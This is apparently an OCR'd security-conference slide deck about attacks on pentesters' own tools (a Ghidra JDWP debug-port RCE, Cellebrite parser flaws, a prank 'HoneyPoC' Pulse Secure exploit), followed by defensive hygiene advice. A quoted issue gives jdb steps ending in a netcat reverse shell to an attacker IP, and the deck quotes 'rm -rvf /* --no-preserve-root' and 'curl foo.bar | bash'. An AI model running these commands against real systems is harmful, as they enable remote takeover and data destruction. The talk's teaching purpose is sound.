
- Is it vulnerable?
    - Yes

4

- RCE?
    - Exposed JDWP debug port 18001
    - XML parsing bugs

Example 3 | Ghidra

https://thewhiteh4t.github.io/2019/03/16/Ghidra-v9.0-Remote-Code-Execution-PoC-Windows-10-1809.html
https://github.com/NationalSecurityAgency/ghidra/issues/6
https://github.com/NationalSecurityAgency/ghidra/issues/1090




RCE possible in Function Bit Patterns Explorer Plugin Type: Security
#1090 by purpleracc00n was closed on Oct 2, 2019 9.1 1

JDWP debug mode is exposed to the internet, enabling RCE Status: Duplicate
#55 by eligrey was closed on Mar 6, 2019 2

RCE Through JDWP Debug Port Type: Bug
#6 by ghost was closed on Mar 7, 2019 9.0.1 29

Example 3 | Ghidra

https://thewhiteh4t.github.io/2019/03/16/Ghidra-v9.0-Remote-Code-Execution-PoC-Windows-10-1809.html
https://github.com/NationalSecurityAgency/ghidra/issues/6
https://github.com/NationalSecurityAgency/ghidra/issues/1090



Reverse Shell Exploit #143

Aholicknight opened this issue on Mar 10, 2019 · 1 comment

Aholicknight commented on Mar 10, 2019

Steps how to get reverse shell:

```
jdb -attach $IP:$PORT of the machine running GHIDRA classes #show the loaded classes, search for any that support the run() method, for example: org.apache.logging.log4j.core.util.WatchManager$WatchRunnable set a breakpoint with: stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.run() wait for the breakpoint hit open netcat in your attacking computer: nc -nlvvp $PORT use: print new java.lang.Runtime().exec("nc $AttackerIP $AttackerPort -e /bin/sh (or the equivalent in windows)") Go to your netcat listen machine and enjoy system commands
```

How could we resolve this major exploit? Clearly this is very dangerous.

Example 4 | Cellebrite

1

- What are Cellebrite products

2

- A good target?
  - Dependencies
  - Many parsers
  - Huge codebase
  - “Not exposed anyway”


3


- Signal’s answer

https://signal.org/blog/cellebrite-vulnerabilities/

4

- Please, use signal :)





Cellebrite

MESS WITH THE BEST, DIE LIKE THE REST.
HACK THE PLANET!

Example 5 | ZephrFish

1

- Audit: Pulse Secure VPN

2


- Many CVE-2021-*

3

- git clone; ./exploit.sh


4

Example 5 | ZephrFish



CVE	CVSS Score (V3.1)	Summary	Product Affected
CVE-2021-22893	10 Critical 3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	Multiple use after free in Pulse Connect Secure before 9.1R11.4 allows a remote unauthenticated attacker to execute arbitrary code via license services.	PCS 9.0R3/9.1R1 and Higher
CVE-2021-22894	9.9 Critical CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	Buffer overflow in Pulse Connect Secure Collaboration Suite before 9.1R11.4 allows a remote authenticated users to execute arbitrary code as the root user via maliciously crafted meeting room.	PCS: 9.1Rx 9.0Rx


Example 5 | ZephrFish



```
File: exploit.sh

USAGE="
Bash script to achieve RCE
Flags:
-c     Target IP Address.
usage:    exploit.sh -c <TargetIP>
example: exploit.sh -c 10.0.0.1
example: exploit.sh -l <ListOFIPs>
example: exploit.sh -l ips.txt
"
if [ $# -eq 0 ]; then
        echo "$USAGE"
        exit
fi
echo "HONEYPOC - NOT A REAL EXPLOIT"
echo "[!] Exploiting Host $1 $2"
echo "[+] Beginning Erasure of /"
sleep 5s
ls -aliRtu /
echo "[!] Deleted Root File System."
sleep 5s
echo "We're no strangers to love"
echo "You know the rules and so do I."
                 echo "A full commitment's what I'm thinking of."
         echo "You wouldn't get this from any other guy."
         echo "I just wanna tell you how I'm feeling."
         echo "Gotta make you understand"
         echo "Never gonna give you up."
         echo "Never gonna let you down."
         echo "Never gonna run around and desert you."
         echo "Never gonna make you cry."
         echo "Never gonna say goodbye."
         echo "Never gonna tell a lie and hurt you."


echo "[!] You should have read the source. HoneyPoC 3.0 - https:/
```



github "CVE-2021-22893"

Tous · Actualités · Maps · Images · Vidéos · Plus · Outils

Environ 2 800 résultats (0,39 secondes)

https://github.com › ZephrFish › CV... ▾ Traduire cette page
ZephrFish/CVE-2021-22893: Proof-of-Concept (PoC ... - GitHub
Proof-of-Concept (PoC) script to exploit Pulse Secure CVE-2021-22893. - **GitHub** - ZephrFish/CVE-2021-22893: Proof-of-Concept (PoC) script to exploit Pulse ...

https://github.com › Mad-robot › C... ▾ Traduire cette page
Mad-robot/CVE-2021-22893: Pulse Connect Secure ... - GitHub
Pulse Connect Secure RCE Vulnerability (CVE-2021-22893) - **GitHub** - Mad-robot/CVE-2021-22893: Pulse Connect Secure RCE Vulnerability (CVE-2021-22893)

https://github.com › ZephrFish › blob ▾ Traduire cette page
CVE-2021-22893/exploit.sh at main - GitHub
CVE-2021-22893 RCE PoC. # This is how dangerious not reading the source code is: # rm -rvf /* --no-preserve-root. USAGE=". Bash script to achieve RCE.

https://github.com › blob › Playbooks ▾ Traduire cette page
content/playbook-CVE-2021-22893_ ... - GitHub
On April 20th, a new Remote Code Execution vulnerability in Pulse Connect Secure was disclosed. The reference number for the vulnerability is CVE-2021-22893 ...

https://github.com › blob › main › C... ▾ Traduire cette page
Mad-robot/CVE-2021-22893 · GitHub
Pulse Connect Secure RCE Vulnerability (CVE-2021-22893) - CVE-2021-22893/CVE-2021-22893.py at main · Mad-robot/CVE-2021-22893.

https://github.com › ... ▾ Traduire cette page
Gh0st0ne · GitHub
Proof-of-Concept (PoC) script to exploit Pulse Secure CVE-2021-22893. Shell 1.

git client rce

sudo exploits

apt & snap weak packages default configuration

dependency confusion

curl foo.bar | bash


* Graphic designer needed, asap, help

4. How to protect yourself

0 - Patch the world

1 - Protect your data

- Encrypted laptop disk
- PlainText (current mission only)
- VeraCrypt (few month to a year)
    - Mount: `veracrypt --text missions.hc /mnt/vera`
    - Umount: `veracrypt -d`
- Encrypted drive, offline (backup)
- Delete * after X years



2 - Lower your exposure

- Monitor **open ports** (prefer loopback only)
  - `sudo lsof -i | grep -iF listen`
  - `sudo ss -latepun | grep -iF listen`
- Monitor **connections** (and react)


```bash
#!/bin/bash

# In /etc/pam.d/sshd
# session required pam_exec.so seteuid /foo/notifier.sh
# debug with "optional" instead of "required"

cd /foo

URL=$(cat .webhook)
MESSAGE="\`\`\`Event: $PAM_TYPE
 - Who : $PAM_USER@$(hostname)
 - When: $(date)
 - Type: $PAM_SERVICE\`\`\`"

curl "$URL" -d "content=$MESSAGE"
```



```
Event: open_session
 - Who : root@[redacted]
 - When: samedi 14 août 2021, 10:09:43 (UTC 0200)
 - Type: sshd

Event: close_session
 - Who : root@[redacted]
 - When: samedi 14 août 2021, 10:09:48 (UTC 0200)
 - Type: sshd
```


3 - Lower the impact

- Prefer capabilities over sudo
  - `sudo setcap cap_net_bind_service=+ep /usr/bin/python`

- Jail your tools
  - "Legitimate" IDA
    - → **VM** with **NO network**
  - Too much code || binary format
    - → **docker || lxc || jail**
  - Performance needed
    - → dedicated **restricted user**

4 - Read the code

1. Read the code
    a. Read the code?
        i. Read the code :)



```
# Conclusion

Tout ce bloc de texte pour expliquer 10 lignes de PHP, ca vaudrait le coup
d'apprendre à lire du code :)
```

@cfreal_

5 - Global Solution

Minimal host

- 1 Personal VM
- 1 Audit VM
- Snapshots.restore()

Save your snapshots (encrypted) for log retention

Fully setup Host

- For every mission, dd it from scratch
- Provisioning scripts (bash, ansible, ...)


Save your shell history with your (encrypted) mission's data

5. Conclusion

So, what should I remember?


- There is no perfect solution
- This talk is not an exhaustive guide on how to “not be hacked”
- Just a friendly pentester raising concerns :)

What about “Blue team goes brrrRRR”



Connect the dots

Protect your



- AD
- Website
- Server
- MobileApp

With attacks on

- BloodHound
- PingCastle
- Wappalyzer
- Nuclei
- Nmap
- Celebrite
- Frida

Questions & Kudos

- BarbHack's Staff
- Developers of the World, creating cool ~~bugs~~ tools
- "THAT" friend 😌👌

@TheLaluka